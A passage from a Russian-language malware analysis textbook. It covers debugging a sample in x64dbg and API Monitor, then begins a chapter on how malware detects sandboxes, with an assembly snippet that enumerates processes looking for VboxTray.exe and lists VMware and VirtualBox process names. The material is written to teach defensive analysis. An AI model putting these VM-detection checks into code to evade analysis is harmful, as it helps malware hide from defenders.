


Рисунок 3-20. Отключение ASLR в CFF Explorer

Наконец, нажмите **OK** и сохраните изменённый файл командой **File > Save**.

Выполнение кода

Теперь загрузите файл в x64dbg - точнее, в x32dbg, поскольку это 32-разрядный файл, - выбрав **File > Open**. После этого в меню **Debug** появится несколько команд для выполнения и отладки программы; см. рисунок 3-21.




Рисунок 3-21. Меню Debug в x64dbg

Рассмотрим команды по порядку.

Run. Выполняет программу, пока код не будет остановлен исключением, ошибкой или точкой останова либо завершением процесса или выходом из него.

Run Until Selection. Выполняет программу до достижения вручную выбранного адреса в коде.

Step Into. Позволяет войти в функцию, которая должна быть выполнена, чтобы вручную отладить и исследовать её. Эту операцию обычно называют просто шагом; она будет часто обсуждаться в книге. Сочетание клавиш - **F7**.

Step Over. Позволяет выполнить функцию с обходом, полностью пропустив её выполнение. Это хороший способ сэкономить время и пропустить неинтересный для анализа код.

Execute Till Return. Выполняет программу до следующей инструкции возврата `ret`.

Run to User Code. Выполняет программу и останавливается на пользовательском коде. Это одна из самых полезных команд отладки, как мы вскоре увидим.

В меню **Advanced** есть дополнительные команды отладки. Например, **Run (Swallow Exceptions)** заставляет отладчик, по сути, игнорировать исключения. Поскольку большое количество исключений может создавать проблемы, а вредоносная программа способна даже намеренно порождать их, чтобы досадить вам, эта команда может избавить от лишних затруднений.

После загрузки файла в отладчик должны завершиться задачи инициализации, например загрузка необходимых библиотек и другие операции ОС Windows. Они нам неинтересны: вместо этого мы хотим перейти к точке входа вредоносного файла, то есть части кода для анализа. Выберите **Debug > Run to User Code**; см. рисунок 3-22.




Рисунок 3-22. Точка входа Run to User Code

Теперь можно просто начать выполнять код и проходить его по шагам, но обычно это не самый эффективный способ. Лучше заранее представлять, какой код требуется исследовать. В предыдущем разделе мы нашли в IDA функцию `InternetOpenUrlW`. Найдём и исследуем эту область кода.

Использование программных точек останова

Программные точки останова устанавливаются вставкой особых инструкций CPU, например `INT 3` - в шестнадцатеричной форме `0xCC`, наиболее распространённой инструкции точки останова, - или `INT 2D`, в шестнадцатеричной форме `0xCD 0x2D`. Помните, что программная точка непосредственно изменяет код выполняющейся программы. Большинство обычных программ это не беспокоит. Однако некоторые вредоносные программы не хотят, чтобы их отлаживали, и пытаются обнаруживать и обходить точки останова.

Чтобы перейти к области кода, выполняющей `InternetOpenUrlW`, установите точку останова на вызове этой функции. Самый эффективный способ - ввести в строке **Command** внизу окна x64dbg следующую инструкцию:

```
bp InternetOpenUrlW
```

См. рисунок 3-23.



Рисунок 3-23. Установка точки останова на вызове функции

Затем выполните образец командой **Debug > Run** или клавишей **F9**. Вредоносная программа будет выполняться и остановится на функции `InternetOpenUrlW`, как показано на рисунке 3-24.




Рисунок 3-24. Точка останова сработала!

Исследовав параметры в панели **Arguments**, вы увидите в стеке полный URL; см. рисунок 3-25.




Рисунок 3-25. URL в стеке

Интернет-службу `iplogger.org` можно использовать для регистрации и отслеживания IP-адресов. Вероятно, вредоносная программа применяет её для отслеживания заражённых этим образцом узлов или получения IP-адреса жертвы.

Программные точки останова можно устанавливать на любом адресе, а не только на вызовах функций. Щёлкните нужный адрес на панели CPU правой кнопкой мыши и выберите **Breakpoint > Toggle** либо нажмите **F2**. Когда CPU соберётся выполнить инструкции по этому адресу, отладчик приостановится.

Установка аппаратных точек останова и точек останова памяти

Вместо программных точек можно устанавливать аппаратные, реализуемые самим CPU, или точки памяти, реализуемые посредством защиты памяти. Аппаратные точки задаются и хранятся в регистрах CPU DR0, DR1, DR2 и DR3. Их преимущество в том, что они не изменяют код напрямую, поэтому менее инвазивны и несколько труднее обнаруживаются вредоносной программой. Главный недостаток: из-за ограниченного количества регистров DR одновременно можно установить лишь четыре.

Точки останова памяти изменяют атрибуты защиты страницы, вызывая исключение при обращении к ней. Обычно изменяется атрибут `PAGE_GUARD`. Такие точки особенно полезны для наблюдения за адресами в памяти. Например, если во время выполнения вы обнаружили интересную строку вроде URL или имени файла, точка на адресе строки поможет определить, где и как программа её использует. Недостаток состоит в том, что изменение защиты страниц может мешать работе программы и вызвать сбой при попытке выделить новые страницы или изменить существующие. После срабатывания защита страницы возвращается к состоянию до установки точки. Поэтому, если образец изменит защиту до или после срабатывания, вы можете отменить внесённые им изменения либо он случайно или намеренно отменит вашу точку. Всегда соблюдайте осторожность. Поскольку аппаратные точки и точки памяти часто объединяют, далее термин «аппаратная точка останова» будет обозначать обе разновидности.

Установить аппаратную точку можно несколькими способами.

• На адресе в панели CPU щёлкните правой кнопкой мыши и выберите **Breakpoint > Set Hardware on Execution**.
• В панели **Dump** выберите один байт, щёлкните правой кнопкой мыши и наведите указатель на **Breakpoint**, чтобы выбрать вариант.
• На вкладке **Memory Map** выделите область памяти, щёлкните правой кнопкой мыши, выберите **Memory Breakpoint**, а затем нужный вариант.

В таблице 3-9 перечислены виды аппаратных точек и точек памяти.

Таблица 3-9. Виды аппаратных точек останова в x64dbg

Вид точки останова	Описание
Hardware, Access	Аппаратная точка на обращение. Срабатывает при любом обращении к адресу: чтении, записи или выполнении.
Hardware, Write	Аппаратная точка на запись. Срабатывает непосредственно перед записью по адресу.
Hardware, Execute	Аппаратная точка на выполнение. Срабатывает непосредственно перед выполнением инструкций по адресу.
Memory, Access	Точка памяти на обращение. Срабатывает при любом обращении к странице: чтении, записи или выполнении.
Memory, Read	Точка памяти на чтение. Срабатывает непосредственно перед чтением страницы.
Memory, Write	Точка памяти на запись. Срабатывает непосредственно перед записью в страницу.
Memory, Execute	Точка памяти на выполнение. Срабатывает непосредственно перед выполнением инструкций на странице.

Аппаратную точку можно установить на байт, слово или двойное слово. Точка на байте вызовет исключение при обращении именно к нему; для слова и двойного слова исключение сработает при обращении ко всему слову, то есть 2 байтам, или двойному слову, то есть 4 байтам. Точки работают в режимах `singleshoot` и `restore`. Точка `singleshoot` после срабатывания удаляется и больше не срабатывает. Точка `restore` восстанавливается, становясь постоянной и срабатывая при повторном обращении к адресу.

При анализе вредоносных программ аппаратные точки чаще всего применяются для противодействия методам обнаружения отладчиков и точек останова, а также при ручной распаковке. Такое применение будет рассмотрено в главах 10 и 17.

Исправление и изменение кода

Исправление означает изменение или удаление инструкций программы. В x64dbg щёлкните правой кнопкой мыши адрес изменяемого кода и выберите **Binary**, как показано на рисунке 3-26.




Рисунок 3-26. Редактирование и исправление кода в x64dbg

Команда **Edit** позволяет изменить код по этому адресу. **Fill with NOPs** - удобный способ быстро очистить код: она заполняет адрес памяти инструкциями `nop`, фактически приказывая программе пропустить данный участок. Например, чтобы удалить из текущего образца вызов `InternetOpenUrlW`, выделите строку с инструкцией `call InternetOpenUrlW` и заполните её инструкциями NOP.

В данном сценарии удалять вызов `InternetOpenUrlW`, вероятно, бессмысленно, если только вы не хотите запретить вредоносной программе подключаться к Интернету. Но в общем случае исправление кода работающего образца может быть очень мощным способом обхода методов противодействия анализу и уклонения и управления потоком выполнения программы.

Трассировка вызовов API с помощью API Monitor

API Monitor (rohitab.com) - прекрасное средство отладки, которым стоит дополнить набор инструментов: оно позволяет трассировать и отслеживать вызовы функций API вредоносной программой. Кроме того, в нём можно устанавливать точки останова на определённых функциях, поэтому оно также действует как простой отладчик.

В окне **API Filter** в левой верхней части API Monitor можно выбрать API и функции для трассировки, как показано на рисунке 3-27.




Рисунок 3-27. Меню API Filter в API Monitor

Здесь я выбрал все связанные с Интернетом и сетью функции библиотеки `Wininet.dll`.

Чтобы наблюдать за новым процессом, нажмите **Monitor New Process** в средней части окна API Monitor, а затем выберите исполняемый файл вредоносной программы. Параметры по умолчанию вполне подходят, поэтому нажмите **OK**; см. рисунок 3-28.




Рисунок 3-28. Наблюдение за новым процессом в API Monitor

После запуска и нескольких минут работы вредоносной программы окно **Summary** начнёт заполняться вызовами API, как видно на рисунке 3-29.



Рисунок 3-29. Список вызовов API в API Monitor

Некоторые вызовы могут быть знакомы по предыдущему анализу в x64dbg. Сила API Monitor состоит в том, что она позволяет быстро увидеть интересующие вызовы функций, а также их аргументы и возвращаемые значения. Это чрезвычайно полезно для быстрой оценки возможностей образца либо наблюдения и трассировки подозрительного поведения.

> **Не застряньте в кроличьей норе.** Важно не только знать, как и когда проводить углублённый анализ кода, но и понимать, когда остановиться. При обратной разработке можно быстро уйти настолько глубоко в кроличью нору, что вы застрянете в лабиринте кода и, возможно, уже никогда не выберетесь. Опытный специалист способен распознать такие кроличьи норы и быстро вернуться на поверхность; новичок же может не понять, когда он действительно заблудился или анализирует код, который не стоит исследовать.
>
> Помните о целях анализа и обратной разработки. Если вы лишь пытаетесь получить общее представление о возможностях и поведении вредоносной программы, чтобы быстро оценить её влияние на организацию, углублённый анализ может не потребоваться. Всегда оценивайте соотношение затрат и пользы. Если ещё один день в дебрях кода не поможет достичь целей, возможно, он не нужен. Впрочем, если вы просто хотите улучшить навыки обратной разработки, непременно продолжайте!

Итоги

В этой главе вы прошли интенсивный курс ассемблерного кода и в общих чертах изучили процессы статического и динамического анализа, включая роль дизассемблеров и отладчиков. В типичном сценарии статический анализ применяется для выявления и изучения кода, заслуживающего дальнейшего исследования, после чего выполняется динамический анализ в отладчике. При обратной разработке вредоносной программы полезно часто переключаться между статическим и динамическим анализом, чтобы полностью понять исследуемый код.

Этой главой завершаются фундаментальные темы анализа вредоносных программ. В следующих нескольких главах мы начнём подробно рассматривать, как уклоняющиеся вредоносные программы обнаруживают виртуальные машины, песочницы и инструменты, которыми аналитики исследуют внутреннее устройство вредоносных программ.

Часть II. Учёт контекста и уклонение от песочниц

Глава 4. Перечисление артефактов операционной системы



Обычная, «настоящая» пользовательская среда сильно отличается от песочницы или лаборатории анализа вредоносных программ. У типичного пользователя, скорее всего, установлены распространённые приложения: Microsoft Office, почтовые клиенты, несколько веб-браузеров и так далее. Вероятно, он не использует VM, Wireshark или Procmon и вряд ли установил такие средства анализа вредоносных программ, как IDA Pro, или песочницы вроде Cuckoo. В песочнице или лабораторной среде, напротив, аналитическое программное обеспечение обычно установлено в VM.

На это указывают упоминания гипервизора в именах и свойствах различных артефактов операционной системы, например работающих процессов, настроенных разделов реестра, установленных устройств и драйверов. Вредоносная программа может извлечь эти сведения, чтобы понять окружающую среду, выбрать цель и решить, выполнять ли полезную нагрузку на узле. Этот процесс называется перечислением.

В этой главе я последовательно рассмотрю методы перечисления нескольких артефактов ОС и объясню, как вредоносная программа может использовать собранные сведения для обнаружения среды анализа или неподходящей цели. Многие методы из этой и нескольких следующих глав можно обойти с помощью специально настроенной среды анализа вредоносных программ, которая рассматривается в приложении А.

Процессы

Методы перечисления процессов позволяют вредоносной программе обнаруживать VM и песочницы и лучше понимать среду выполнения. Основные функции Windows API, которые она может применять для перечисления процессов, - `CreateToolhelp32Snapshot`, `Process32First` и `Process32Next`. Следующий фрагмент образца перечисляет работающие на узле процессы в поисках целевого процесса `VboxTray.exe`, распространённого в некоторых VM VirtualBox:

```
1 call    CreateToolhelp32Snapshot
  --snip--
  loc_2:
  lea     ecx, [esp+peInfo]
2 push    ecx // Указатель на буфер (peInfo)
  push    eax // Дескриптор снимка
  call    Process32First
3 test    [esp+peInfo.szExeFile], vboxtray_process_name
  jz      loc_3
  --snip--
  loc_3:
  lea     ecx, [esp+peInfo]
4 push    ecx // Указатель на буфер (peInfo)
  push    eax // Дескриптор снимка
  call    Process32Next
  test    [esp+peInfo.szExeFile], vboxtray_process_name
5 jz      loc_3 // Цикл
```

Функция `CreateToolhelp32Snapshot` создаёт снимок процессов, работающих на узле жертвы, и возвращает его дескриптор 1. Этот дескриптор помещается в стек вместе с указателем на буфер `peInfo`, где будет храниться вывод функции `Process32First` 2. `Process32First` выдаёт сведения о первом работающем на узле процессе в `peInfo.szExeFile`. После вызова `Process32First` вредоносная программа сравнивает `peInfo.szExeFile` с переменной `vboxtray_process_name`, ранее определённой как `VboxTray.exe` 3. Присваивание переменной в фрагменте кода не показано. Если имена процессов не совпадают, программа переходит к следующей области кода.

Указатель на буфер и дескриптор снимка процессов снова помещаются в стек при подготовке к следующей функции - `Process32Next` 4. Она делает то же, что `Process32First`, но перебирает остальные работающие в системе процессы. После перечисления следующего процесса и сохранения в буфере вредоносная программа снова сравнивает его с `vboxtray_process_name`. На этот раз, если имена не совпадают, код циклически возвращается к выполнению `Process32Next` и повторяет действия, пока не перечислит все процессы или не найдёт целевой 5.

Если при анализе вы заметили, что вредоносная программа перечисляет процессы и проверяет конкретное имя вроде `VboxTray.exe` или `Vmtoolsd.exe`, это должно вызвать подозрение. Ниже приведены распространённые имена процессов, связанных с VM, которые может искать вредоносная программа.

VMware

- `TPAutoConnSvc.exe`
- `VGAuthService.exe`
- `VMwareService.exe`
- `Vm3dservice.exe`
- `Vmtoolsd.exe`
- `Vmwaretray.exe`
- `Vmwareuser.exe`

VirtualBox

• VboxControl.exe
• VBoxService.exe
• VboxTray.exe

